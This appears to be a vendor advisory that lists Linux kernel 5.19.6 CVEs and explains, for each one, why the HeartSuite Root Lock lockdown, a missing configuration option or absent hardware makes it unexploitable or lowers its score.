CONFIG_DMA_MAP_BENCHMARK is not set in the HS 5.19.6 configuration. The DMA mapping benchmark module is a debug/testing facility accessible via /sys/kernel/debug/dma_map_benchmark; it is not compiled into the kernel image. The vulnerable code path does not exist on this system.
CVE-2024-39463
Status: Not exploitable
Component: Plan 9 filesystem (9P) (CONFIG_9P_FS)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 0.0 — mount() blocked by Lockdown; no 9P filesystem reachable on Root Lock deployments
In fs/9p/, a use-after-free occurs on a dentry’s d_fsdata fid list when one thread looks up a fid through the dentry while another thread concurrently unlinks it. The unlinking thread frees the fid while the lookup thread still holds a reference, causing the lookup to dereference freed memory.
CONFIG_9P_FS=y is compiled in. Triggering the bug requires mounting a 9P filesystem. Lockdown categorically blocks mount() — sys_hs_lockdown_hs() sets HS_lockdown_state = 7, after which all mount paths return EPERM. No Root Lock deployment has a 9P filesystem mounted before Lockdown engages at boot. The trigger cannot be reached.
The vulnerable path never opens. The bug exists in the source — not on this system.
CVE-2024-40956
Status: Not exploitable
Component: DMA engine framework (CONFIG_DMA_ENGINE)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 0.0 — Intel IAX/DSA accelerator hardware absent
Use list_for_each_entry_safe() to allow iterating through the list and deleting the entry in the iteration process.
CONFIG_DMA_ENGINE=y is compiled in. idxd is the driver for Intel Data Streaming Accelerator (DSA) and Intelligence Analytics Accelerator (IAX), available in Intel Sapphire Rapids and later server CPUs. These accelerators require specific Intel hardware not present on a standard Debian 11 server.
The attack vector has no path to execution on a standard Debian 11 server deployment. Lockdown provides a backstop regardless: root cannot modify the allowlist, install persistent backdoors, or survive a reboot.
CVE-2022-48867
Status: Not exploitable
Component: DMA engine framework (CONFIG_DMA_ENGINE)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 0.0 — Intel IAX/DSA accelerator hardware absent
In drivers/dma/idxd/, when the Intel Data Streaming Accelerator driver is unloaded, idxd_dmaengine_drv_remove() frees the interrupt handler while descriptor completions are still pending. Completion callbacks that fire after interrupt teardown dereference the freed interrupt state, causing a use-after-free.
CONFIG_DMA_ENGINE=y is compiled in. idxd drives Intel’s Data Streaming Accelerator hardware, present only in Intel Sapphire Rapids (and later) server CPUs. This hardware is not present on a standard Debian 11 deployment.
The attack vector has no path to execution on a standard Debian 11 server deployment. Lockdown provides a backstop regardless: root cannot modify the allowlist, install persistent backdoors, or survive a reboot.
CVE-2024-46759
Status: Not exploitable
Component: hardware monitoring subsystem (CONFIG_HWMON)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 0.0 — ADC128D818 I2C ADC chip absent
DIV_ROUND_CLOSEST() after kstrtol() results in an underflow if a large negative number such as -9223372036854775808 is provided by the user.
CONFIG_HWMON=y is compiled in. adc128d818 drives the Texas Instruments ADC128D818 — a specific 8-channel I2C ADC chip used on some custom boards. This chip is not part of standard server hardware; the hwmon driver is never bound.
The attack vector has no path to execution on a standard Debian 11 server deployment. Lockdown provides a backstop regardless: root cannot modify the allowlist, install persistent backdoors, or survive a reboot.
CVE-2024-49860
Status: Not exploitable
Component: ACPI subsystem (CONFIG_ACPI)
Base Score: 7.1 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:H)
Score on Root Lock: 0.0 — malformed ACPI _STR firmware absent; standard OEM server firmware returns Buffer objects as specified
Affected range: Linux 5.x–6.x; 5.19.6 falls within range Upstream fix: drivers/acpi/device_sysfs.c
In the ACPI subsystem, the _STR ACPI method must return a buffer object containing a Unicode description string. description_show(), exposed via sysfs at /sys/bus/acpi/devices/*/description, calls the _STR method and dereferences the result without validating that the returned object is in fact a buffer. A crafted or malformed ACPI table that returns an integer, package, or other non-buffer object from _STR causes description_show() to access invalid memory.
CONFIG_ACPI=y is compiled in and 5.19.6 falls within the affected range. ACPI tables are loaded from OEM firmware at boot and are read-only thereafter — no userspace process can modify them without firmware-level access outside the HS adversary model. Standard OEM server firmware conforms to the ACPI specification and returns a Buffer object from _STR. On a Root Lock server deployment, no malformed _STR firmware is present; the invalid-memory path in description_show() is never reached. After gaining root through any avenue, Lockdown’s allowlist refuses new code and blocks allowlist modification — no persistence, no backdoors, no cross-reboot survival.
CVE-2022-49029
Status: Not exploitable
Component: hardware monitoring subsystem (CONFIG_HWMON)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 0.0 — IBM Power Management Extension hardware absent
In drivers/hwmon/ibmpex.c, ibmpex_register_bmc() at line 509 adds a BMC device entry to the global list but does not remove it from the list on the error path. If registration fails partway through, &data->list remains linked while the containing data struct is freed, leading to a use-after-free when the list is subsequently traversed.
CONFIG_HWMON=y is compiled in. ibmpex drives the IBM Power Management Extension, specific to IBM Power Systems server hardware. This is not present on an x86 Debian 11 server.
The attack vector has no path to execution on a standard Debian 11 server deployment. Lockdown provides a backstop regardless: root cannot modify the allowlist, install persistent backdoors, or survive a reboot.
CVE-2024-50127
Status: Not exploitable
Component: network traffic scheduler (CONFIG_NET_SCHED)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 0.0 — tc not in Root Lock allowlist; Lockdown blocks the exploitation trigger
In net/sched/sch_taprio.c, taprio_change() holds the admin schedule pointer while a concurrent advance_sched() call can switch or remove the schedule, making admin a dangling pointer. The critical section protected by q->current_entry_lock does not prevent this race, allowing access to freed schedule memory.
CONFIG_NET_SCHED=y is compiled in. Triggering the bug requires the tc utility (iproute2) with CAP_NET_ADMIN to install or modify a qdisc or filter. No Root Lock deployment includes tc in the Lockdown allowlist — the kernel refuses to execute it. An attacker who has already gained root cannot add it: Lockdown prevents allowlist modification, backdoor installation, and persistence across reboot.
CVE-2024-50131
Status: Not exploitable
Component: kernel tracing (CONFIG_TRACING)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 0.0 — tracefs not in Root Lock allowlist; Lockdown blocks the exploitation trigger
In the kernel tracing subsystem, strlen() returns the string length excluding the null terminator. If the string length equals the maximum buffer length, the buffer has no remaining space for the null byte, and the subsequent null terminator write goes one byte past the end of the buffer — a classic off-by-one overflow.
CONFIG_TRACING=y is compiled in. Triggering the bug requires CAP_SYS_ADMIN and active access to the kernel tracing filesystem at /sys/kernel/tracing/. No Root Lock deployment permits any service to write to these paths. Without an allowlist entry covering the tracing interface, the kernel refuses access. An attacker who has already gained root cannot add it: Lockdown prevents allowlist modification, backdoor installation, and persistence across reboot.
CVE-2024-53057
Status: Not exploitable
Component: network traffic scheduler (CONFIG_NET_SCHED)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 0.0 — tc not in Root Lock allowlist; Lockdown blocks the exploitation trigger
In qdisc_tree_reduce_backlog, Qdiscs with major handle ffff: are assumed to be either root or ingress.
CONFIG_NET_SCHED=y is compiled in. Triggering the bug requires the tc utility (iproute2) with CAP_NET_ADMIN to install or modify a qdisc or filter. No Root Lock deployment includes tc in the Lockdown allowlist — the kernel refuses to execute it. An attacker who has already gained root cannot add it: Lockdown prevents allowlist modification, backdoor installation, and persistence across reboot.
CVE-2024-56606
Status: Not exploitable
Component: AF_PACKET sockets (CONFIG_PACKET)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 0.0 — CAP_NET_RAW not in Root Lock allowlist; Lockdown blocks the exploitation trigger
After sock_init_data() the allocated sk object is attached to the provided sock object.
CONFIG_PACKET=y is compiled in. Creating an AF_PACKET raw socket requires CAP_NET_RAW. No Root Lock deployment grants CAP_NET_RAW to any service — packet capture tools such as tcpdump have no allowlist entry. Without an allowlist entry, the kernel refuses to execute them. An attacker who has already gained root cannot add one: Lockdown prevents allowlist modification, backdoor installation, and persistence across reboot.
CVE-2025-21692
Status: Not exploitable
Component: network traffic scheduler (CONFIG_NET_SCHED)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 0.0 — tc not in Root Lock allowlist; Lockdown blocks the exploitation trigger
Haowei Yan g1042620637@gmail.com found that ets_class_from_arg() can index an Out-Of-Bound class in ets_class_from_arg() when passed clid of 0.
CONFIG_NET_SCHED=y is compiled in. Triggering the bug requires the tc utility (iproute2) with CAP_NET_ADMIN to install or modify a qdisc or filter. No Root Lock deployment includes tc in the Lockdown allowlist — the kernel refuses to execute it. An attacker who has already gained root cannot add it: Lockdown prevents allowlist modification, backdoor installation, and persistence across reboot.
CVE-2022-49799
Status: Not exploitable
Component: kernel tracing (CONFIG_TRACING)
Base Score: 7.1 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:H)
Score on Root Lock: 0.0 — tracefs not in Root Lock allowlist; Lockdown blocks the exploitation trigger
In kernel/trace/, register_synth_event() calls trace_remove_event_call() and unregister_trace_event() on the error path when set_synth_event_print_fmt() fails. Calling both functions causes the trace event to be unregistered twice, resulting in a double-free of the trace event structure.
CONFIG_TRACING=y is compiled in. Triggering the bug requires CAP_SYS_ADMIN and active access to the kernel tracing filesystem at /sys/kernel/tracing/. No Root Lock deployment permits any service to write to these paths. Without an allowlist entry covering the tracing interface, the kernel refuses access. An attacker who has already gained root cannot add it: Lockdown prevents allowlist modification, backdoor installation, and persistence across reboot.
CVE-2022-49892
Status: Not exploitable
Component: ftrace / function tracer (CONFIG_FTRACE)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 0.0 — tracefs not in Root Lock allowlist; Lockdown blocks the exploitation trigger
KASAN reported a use-after-free with ftrace ops [1]. It was found from vmcore that perf had registered two ops with the same content successively, both dynamic.
CONFIG_FTRACE=y is compiled in. Triggering the bug requires CAP_SYS_ADMIN and write access to ftrace control files under /sys/kernel/tracing/. No Root Lock deployment permits any service to access these paths. Without an allowlist entry covering the ftrace interface, the kernel refuses access. An attacker who has already gained root cannot add it: Lockdown prevents allowlist modification, backdoor installation, and persistence across reboot.
CVE-2022-49921
Status: Not exploitable
Component: network traffic scheduler (CONFIG_NET_SCHED)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 0.0 — tc not in Root Lock allowlist; Lockdown blocks the exploitation trigger
We can’t use “skb” again after passing it to qdisc_enqueue(). This is basically identical to commit 2f09707d0c97 (“sch_sfb: Also store skb len before calling child enqueue”).
CONFIG_NET_SCHED=y is compiled in. Triggering the bug requires the tc utility (iproute2) with CAP_NET_ADMIN to install or modify a qdisc or filter. No Root Lock deployment includes tc in the Lockdown allowlist — the kernel refuses to execute it. An attacker who has already gained root cannot add it: Lockdown prevents allowlist modification, backdoor installation, and persistence across reboot.
CVE-2023-53111
Status: Not exploitable
Component: loop block device (CONFIG_BLK_DEV_LOOP)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 0.0 — /dev/loop* access not in Root Lock allowlist; Lockdown blocks the exploitation trigger
do_req_filebacked() calls blk_mq_complete_request() synchronously or asynchronously when using asynchronous I/O unless memory allocation fails.
CONFIG_BLK_DEV_LOOP=y is compiled in. Triggering the bug requires ioctl operations on /dev/loop* with CAP_SYS_ADMIN. No Root Lock production workload uses loop devices — they are absent from the Lockdown allowlist. Without an allowlist entry, the kernel refuses access. An attacker who has already gained root cannot add one: Lockdown prevents allowlist modification, backdoor installation, and persistence across reboot.
CVE-2025-37879
Status: Not exploitable
Component: Plan 9 filesystem (9P) (CONFIG_9P_FS)
Base Score: 7.1 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:H)
Score on Root Lock: 0.0 — mount() blocked by Lockdown; no 9P filesystem reachable on Root Lock deployments
In net/9p/client.c, p9_client_write() and p9_client_read_once() do not validate the count returned by the 9P server. If a misbehaving server replies with success but a negative byte count, the client treats the negative value as a large unsigned integer, potentially causing integer underflow or incorrect buffer offset calculations.
CONFIG_9P_FS=y is compiled in. Triggering the bug requires mounting a 9P filesystem. Lockdown categorically blocks mount() — sys_hs_lockdown_hs() sets HS_lockdown_state = 7, after which all mount paths return EPERM. No Root Lock deployment has a 9P filesystem mounted before Lockdown engages at boot. The trigger cannot be reached.
The vulnerable path never opens. The bug exists in the source — not on this system.
CVE-2025-37914
Status: Not exploitable
Component: network traffic scheduler (CONFIG_NET_SCHED)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 0.0 — tc not in Root Lock allowlist; Lockdown blocks the exploitation trigger
As described in Gerrard’s report [1], there are use cases where a netem child qdisc will make the parent qdisc’s enqueue callback reentrant.
CONFIG_NET_SCHED=y is compiled in. Triggering the bug requires the tc utility (iproute2) with CAP_NET_ADMIN to install or modify a qdisc or filter. No Root Lock deployment includes tc in the Lockdown allowlist — the kernel refuses to execute it. An attacker who has already gained root cannot add it: Lockdown prevents allowlist modification, backdoor installation, and persistence across reboot.
CVE-2025-37915
Status: Not exploitable
Component: network traffic scheduler (CONFIG_NET_SCHED)
Base Score: 7.0 HIGH (AV:L/AC:H/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 0.0 — tc not in Root Lock allowlist; Lockdown blocks the exploitation trigger
As described in Gerrard’s report [1], there are use cases where a netem child qdisc will make the parent qdisc’s enqueue callback reentrant.
CONFIG_NET_SCHED=y is compiled in. Triggering the bug requires the tc utility (iproute2) with CAP_NET_ADMIN to install or modify a qdisc or filter. No Root Lock deployment includes tc in the Lockdown allowlist — the kernel refuses to execute it. An attacker who has already gained root cannot add it: Lockdown prevents allowlist modification, backdoor installation, and persistence across reboot.
CVE-2025-37923
Status: Not exploitable
Component: kernel tracing (CONFIG_TRACING)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 0.0 — tracefs not in Root Lock allowlist; Lockdown blocks the exploitation trigger
In kernel/trace/trace.c, trace_seq_to_buffer() at line 1830 performs a slab-out-of-bounds write. syzbot reproduced a KASAN report showing that a trace sequence buffer copy operation writes beyond the allocated slab boundary, reachable through the kernel tracing filesystem interface under CAP_SYS_ADMIN.
CONFIG_TRACING=y is compiled in. Triggering the bug requires CAP_SYS_ADMIN and active access to the kernel tracing filesystem at /sys/kernel/tracing/. No Root Lock deployment permits any service to write to these paths. Without an allowlist entry covering the tracing interface, the kernel refuses access. An attacker who has already gained root cannot add it: Lockdown prevents allowlist modification, backdoor installation, and persistence across reboot.
CVE-2025-38369
Status: Not exploitable
Component: DMA engine framework (CONFIG_DMA_ENGINE)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 0.0 — Intel IAX/DSA accelerator hardware absent
Running IDXD workloads in a container with the /dev directory mounted can trigger a call trace or even a kernel panic when the parent process exits while child processes are still using IDXD portal file descriptors. The portal file descriptor cleanup races with process exit, causing a use-after-free when the freed descriptor object is subsequently accessed.
CONFIG_DMA_ENGINE=y is compiled in. idxd drives Intel’s on-chip Data Streaming and Analytics Accelerator hardware. This requires specific Intel Sapphire Rapids or later CPU hardware not present on a standard server.
The attack vector has no path to execution on a standard Debian 11 server deployment. Lockdown provides a backstop regardless: root cannot modify the allowlist, install persistent backdoors, or survive a reboot.
CVE-2025-38548
Status: Not exploitable
Component: hardware monitoring subsystem (CONFIG_HWMON)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 0.0 — Corsair Commander Pro hardware absent
Add buffer_recv_size to store the size of the received bytes. Validate buffer_recv_size in send_usb_cmd().
CONFIG_HWMON=y is compiled in. corsair-cpro drives the Corsair Commander Pro — a desktop PC fan/cooler controller connected via USB HID. This device is not present in a production server environment.
The attack vector has no path to execution on a standard Debian 11 server deployment. Lockdown provides a backstop regardless: root cannot modify the allowlist, install persistent backdoors, or survive a reboot.
CVE-2022-50320
Status: Not exploitable
Component: ACPI subsystem (CONFIG_ACPI)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 0.0 — FPDT crash requires malformed firmware; not reachable on standard OEM hardware
Affected range: Linux 5.x–5.19 (fix adds address validation before acpi_os_map_memory call)
Upstream fix: drivers/acpi/acpi_fpdt.c (validate subtable->address before mapping)
In drivers/acpi/acpi_fpdt.c, acpi_init_fpdt() (line 253) passes FPDT subtable addresses from firmware-supplied ACPI tables directly to acpi_os_map_memory() without validating that the address falls within the physical memory range. On systems with buggy firmware (the Packard Bell Dot SC, Intel Atom N2600 being the reported case), FPDT entries contain addresses with high bits set outside the valid physical range. acpi_os_map_memory() then attempts to map non-existent memory, crashing the kernel. Any firmware that supplies a malformed FPDT triggers the same path.
CONFIG_ACPI=y is compiled in and 5.19.6 falls within the affected range. FPDT parsing runs at fs_initcall priority — early boot, before any user-space process is running. Triggering the invalid-address crash requires malformed FPDT entries in the system’s ACPI firmware; HeartSuite deployments use standard OEM server firmware that conforms to the ACPI specification. Injecting a crafted ACPI table requires physical or firmware-level access, which is outside the HS software-based adversary model. An adversary with firmware access has already bypassed the OS security boundary; the ACPI parsing path is therefore not a reachable software attack surface on any standard HS deployment.
CVE-2023-53395
Status: Not exploitable
Component: ACPI subsystem (CONFIG_ACPI)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 0.0 — AML exploit requires crafted firmware; ACPI tables read-only after boot on standard servers
Affected range: Linux 5.x through affected ACPICA version
Upstream fix: ACPICA commit 90310989a079 (drivers/acpi/acpica/acopcode.h)
In the ACPICA AML interpreter, the opcode table entries for the AML Timer instruction (ARGP_TIMER_OP, ARGI_TIMER_OP in drivers/acpi/acpica/acopcode.h) were inconsistent with ACPI Specification section 19.6.134, which specifies that Timer takes no arguments. The mismatch caused the AML parser to mishandle Timer opcodes in certain AML bytecode sequences, potentially treating subsequent bytecode as a spurious argument and corrupting the AML interpreter walk-state.
CONFIG_ACPI=y is compiled in and 5.19.6 falls within the affected range. AML execution runs at boot using ACPI tables supplied by the system firmware. Exploiting the walk-state corruption requires crafted AML bytecode — on a server with a reputable firmware vendor, ACPI tables are loaded from firmware storage at boot and are read-only thereafter; no userspace process can replace or modify the AML after boot without firmware-level access. This places the trigger outside the HS software-based adversary model. After gaining root through any avenue, Lockdown’s allowlist refuses new code and blocks allowlist modification — no persistence, no backdoors, no cross-reboot survival.
CVE-2025-39869
Status: Not exploitable
Component: DMA engine framework (CONFIG_DMA_ENGINE)
Base Score: 7.1 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:H)
Score on Root Lock: 0.0 — Texas Instruments eDMA hardware absent
Fix a critical memory allocation bug in edma_setup_from_hw() where queue_priority_map was allocated with insufficient memory.
CONFIG_DMA_ENGINE=y is compiled in. ti-edma is the DMA controller driver for Texas Instruments Keystone/OMAP/AM embedded SoC platforms. This driver and hardware are not present on an x86 Debian 11 server.
The attack vector has no path to execution on a standard Debian 11 server deployment. Lockdown provides a backstop regardless: root cannot modify the allowlist, install persistent backdoors, or survive a reboot.
CVE-2022-50423
Status: In the kernel on 5.19.6. Fixed upstream on 6.18.9-hs.
Component: ACPI subsystem (CONFIG_ACPI)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 7.3 HIGH — Lockdown reduces MI: High→Low
Affected range: Linux 5.x–5.19
Upstream fix: drivers/acpi/acpica/utdelete.c (reference count ordering fix)
What this means for an attacker:
In drivers/acpi/acpica/utdelete.c, acpi_ut_remove_reference() is called on an ACPI operand object that has already been freed by a concurrent or error-handling code path. The function reads object->common.descriptor_type (via ACPI_GET_DESCRIPTOR_TYPE, line 720) and object->common.reference_count (via acpi_ut_update_object_reference, line 740) from the already-freed memory. KASAN detects the access as a use-after-free at offset +0x3b in acpi_ut_remove_reference().
Why the score is not 0.0:
CONFIG_ACPI=y is compiled in and 5.19.6 falls within the affected range. The ACPI subsystem is active from boot; triggering this use-after-free requires manipulating the ACPI reference count lifecycle via method evaluation during device enumeration or hotplug events. In Lockdown, hs_sandbox_caching.c enforces the SPF allowlist against all processes including root; an attacker cannot drop and execute a new exploit program without an allowlist entry.
What this means for you as an HS user:
Even with this CVE exploited to root, the attacker cannot run new code on this system. Lockdown’s allowlist refuses every non-allowlisted program at execve, including in the worst case where the attacker has cleared Lockdown. No persistence, no backdoors, no cross-reboot survival. (How.)
A reboot is a clean slate. The attack does not survive it.
CVE-2026-23378
Status: Not exploitable
Component: network traffic scheduler (CONFIG_NET_SCHED)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 0.0 — tc not in Root Lock allowlist; Lockdown blocks the exploitation trigger
Whenever an ife action replace changes the metalist, instead of replacing the old data on the metalist, the current ife code is appending the new metadata.
CONFIG_NET_SCHED=y is compiled in. Triggering the bug requires the tc utility (iproute2) with CAP_NET_ADMIN to install or modify a qdisc or filter. No Root Lock deployment includes tc in the Lockdown allowlist — the kernel refuses to execute it. An attacker who has already gained root cannot add it: Lockdown prevents allowlist modification, backdoor installation, and persistence across reboot.
CVE-2024-36883
Status: Not exploitable
Component: TCP/IP networking (CONFIG_INET)
Base Score: 7.1 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:H)
Score on Root Lock: 0.0 — pernet race requires a new module load; kernel.modules_disabled=1 refuses that load after boot
Affected range: Linux 5.x–6.x; 5.19.6 falls within range Upstream fix: net/core/net_namespace.c
In net/core/net_namespace.c, net_alloc_generic() reads max_gen_ptrs — the size of the generic pointers array — to determine how much memory to allocate for a new network namespace. This read occurs without holding pernet_ops_rwsem. register_pernet_operations() can increment max_gen_ptrs concurrently while holding the write side of that lock. The race can cause net_alloc_generic() to allocate an undersized array, leading to out-of-bounds access when the new namespace is subsequently populated.
CONFIG_INET=y is compiled in and 5.19.6 falls within the affected range. The race requires register_pernet_operations() to execute concurrently with net_alloc_generic(). register_pernet_operations() is invoked exclusively from module initialization (module_init routines). Early in every Root Lock kernel boot, before sshd starts, heartsuite-kernel-latch.service sets kernel.modules_disabled=1. Until the next reboot, the kernel refuses init_module and finit_module, so no new module can call register_pernet_operations(). See How to read the backstop sections. Built-in pernet operations register during kernel init, before the latch, and max_gen_ptrs is stable after that. The race cannot be triggered by loading a new module after the latch.
CVE-2024-36971
Status: In the kernel on 5.19.6. Fixed upstream on 6.18.9-hs.
Component: TCP/IP destination cache (CONFIG_INET)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 7.3 HIGH — Lockdown reduces MI: High→Low
Affected range: 5.19.6 falls within the affected range
Upstream fix: net/core/dst.c — RCU locking in __dst_negative_advice()
What this means for an attacker:
This CVE was actively exploited in the wild (Google Threat Analysis Group, 2024). It describes a use-after-free in net/core/dst.c. __dst_negative_advice() clears sk->dst_cache when a cached destination entry is marked invalid — reading the entry, determining it should be dropped, then calling sk_dst_reset() — without proper RCU locking across this sequence. A concurrent operation can free the destination entry between the initial read and the reset, producing a use-after-free on the freed dst entry. The result is local privilege escalation to root; attack vector is local (AV:L), not remote.
Why the score is not 0.0:
CONFIG_INET=y is compiled in and 5.19.6 falls within the affected range. __dst_negative_advice() is invoked whenever a cached destination becomes invalid, reachable through normal network activity or by triggering ICMP unreachable messages from a local process. There is no hardware dependency and no special configuration required to reach the code path. In Lockdown, hs_sandbox_caching.c enforces the SPF allowlist against all processes including root; an attacker cannot drop and execute a new exploit program without an allowlist entry.
What this means for you as an HS user:
Even with this CVE exploited to root, the attacker cannot run new code on this system. Lockdown’s allowlist refuses every non-allowlisted program at execve, including in the worst case where the attacker has cleared Lockdown. No persistence, no backdoors, no cross-reboot survival. (How.)
A reboot is a clean slate. The attack does not survive it.
CVE-2024-38577
Status: In the kernel on 5.19.6. Fixed upstream on 6.18.9-hs.
Component: RCU tasks subsystem (CONFIG_TASKS_RCU)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 7.3 HIGH — Lockdown reduces MI: High→Low
Affected range: Linux 5.x–6.x; 5.19.6 falls within range Upstream fix: kernel/rcu/tasks.h
What this means for an attacker:
In kernel/rcu/tasks.h, show_rcu_tasks_trace_gp_kthread() formats diagnostic counters for the RCU tasks trace grace-period kthread into a fixed-size buffer using sprintf(). The function does not bound the number of characters written; if individual counter values are sufficiently large, the formatted output overflows the buffer. The sysfs interface exposing this data is readable by any local user via /sys/kernel/rcu_tasks_kthread_status or equivalent debugfs entries.
Why the score is not 0.0:
CONFIG_TASKS_RCU=y is compiled in and 5.19.6 falls within the affected range. RCU tasks is a core kernel synchronisation mechanism active at all times; the overflow condition requires unusually large counter values, making reliable exploitation difficult on a production system. In Lockdown, hs_sandbox_caching.c enforces the SPF allowlist against all processes including root; an attacker cannot execute a non-allowlisted program without an allowlist entry.
What this means for you as an HS user:
Even with this CVE exploited to root, the attacker cannot run new code on this system. Lockdown’s allowlist refuses every non-allowlisted program at execve, including in the worst case where the attacker has cleared Lockdown. No persistence, no backdoors, no cross-reboot survival. (How.)
A reboot is a clean slate. The attack does not survive it.
CVE-2024-40958
Status: Not exploitable
Component: network namespaces (CONFIG_NET_NS)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 0.0 — CLONE_NEWNET not in Root Lock allowlist; Lockdown blocks the exploitation trigger
In the network namespace subsystem, a use-after-free occurs through a refcount underflow. syzkaller triggered a refcount_t: addition on 0 warning at lib/refcount.c:25, indicating that a network namespace object’s reference count reached zero while still being accessed, with a subsequent attempt to increment the freed object’s refcount in refcount_warn_saturate().
CONFIG_NET_NS=y is compiled in. Creating a network namespace requires CLONE_NEWNET with CAP_NET_ADMIN. User namespaces (which would bypass the capability requirement) are disabled on the Root Lock kernel. No Root Lock production service creates network namespaces — they are absent from the Lockdown allowlist. Without an allowlist entry, the kernel refuses access. An attacker who has already gained root cannot add one: Lockdown prevents allowlist modification, backdoor installation, and persistence across reboot.
CVE-2024-41039
Status: Not exploitable
Component: ALSA sound subsystem (CONFIG_SND)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 0.0 — no audio hardware present
Fix the checking that firmware file buffer is large enough for the wmfw header, to prevent overrunning the buffer.
CONFIG_SND=y is compiled in. No audio hardware is present on a headless Debian 11 server. The ALSA subsystem does not create /dev/snd device nodes without an audio card. The ioctl path that exposes this bug is never instantiated.
The attack vector has no path to execution on a standard Debian 11 server deployment. Lockdown provides a backstop regardless: root cannot modify the allowlist, install persistent backdoors, or survive a reboot.
CVE-2024-46713
Status: Not exploitable
Component: perf events subsystem (CONFIG_PERF_EVENTS)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 0.0 — perf_event_paranoid=3 restricts perf_event_open(); no profiling tool in Root Lock allowlist
Ole reported that event->mmap_mutex is strictly insufficient to serialize the AUX buffer, add a per RB mutex to fully serialize it.
CONFIG_PERF_EVENTS=y is compiled in and 5.19.6 falls within the affected range. On a Root Lock system, perf_event_paranoid=3 restricts perf_event_open() to processes with CAP_SYS_ADMIN; no profiling or performance analysis tool appears in the Root Lock allowlist. The exploitation path — loading and executing a non-allowlisted program — is blocked at the kernel execution gate before any perf subsystem interaction is possible. After gaining root through any avenue, Lockdown’s allowlist refuses new code and blocks allowlist modification — no persistence, no backdoors, no cross-reboot survival.
CVE-2024-46852
Status: Not exploitable
Component: DMA-BUF shared buffer (CONFIG_DMA_SHARED_BUFFER)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 0.0 — no DRM device on headless HS server; DMA-BUF operations unreachable
Until VM_DONTEXPAND was added in commit 1c1914d6e8c6 (“dma-buf: heaps: Don’t track CMA dma-buf pages under RssFile”) it was possible to obtain a mapping larger than the buffer by calling mremap() on a DMA-BUF heap allocation. The DMA-BUF heap mmap handler did not set VM_DONTEXPAND, allowing the VMA to be extended beyond the original allocation size and enabling out-of-bounds access to adjacent memory.
CONFIG_DMA_SHARED_BUFFER=y is compiled in and 5.19.6 falls within the affected range. DMA-BUF buffer sharing requires access to a DRM or V4L2 device. Root Lock runs on headless server hardware with no GPU or video capture device; the DRM and V4L2 device nodes are absent, so the exploitation path — opening a DRM device and issuing mmap() on its DMA-BUF — is hardware-unreachable. No GPU or multimedia tool appears in the Root Lock allowlist. After gaining root through any avenue, Lockdown’s allowlist refuses new code and blocks allowlist modification — no persistence, no backdoors, no cross-reboot survival.
CVE-2022-48950
Status: Not exploitable
Component: perf events subsystem (CONFIG_PERF_EVENTS)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 0.0 — perf_event_paranoid=3 restricts perf_event_open(); no profiling tool in Root Lock allowlist
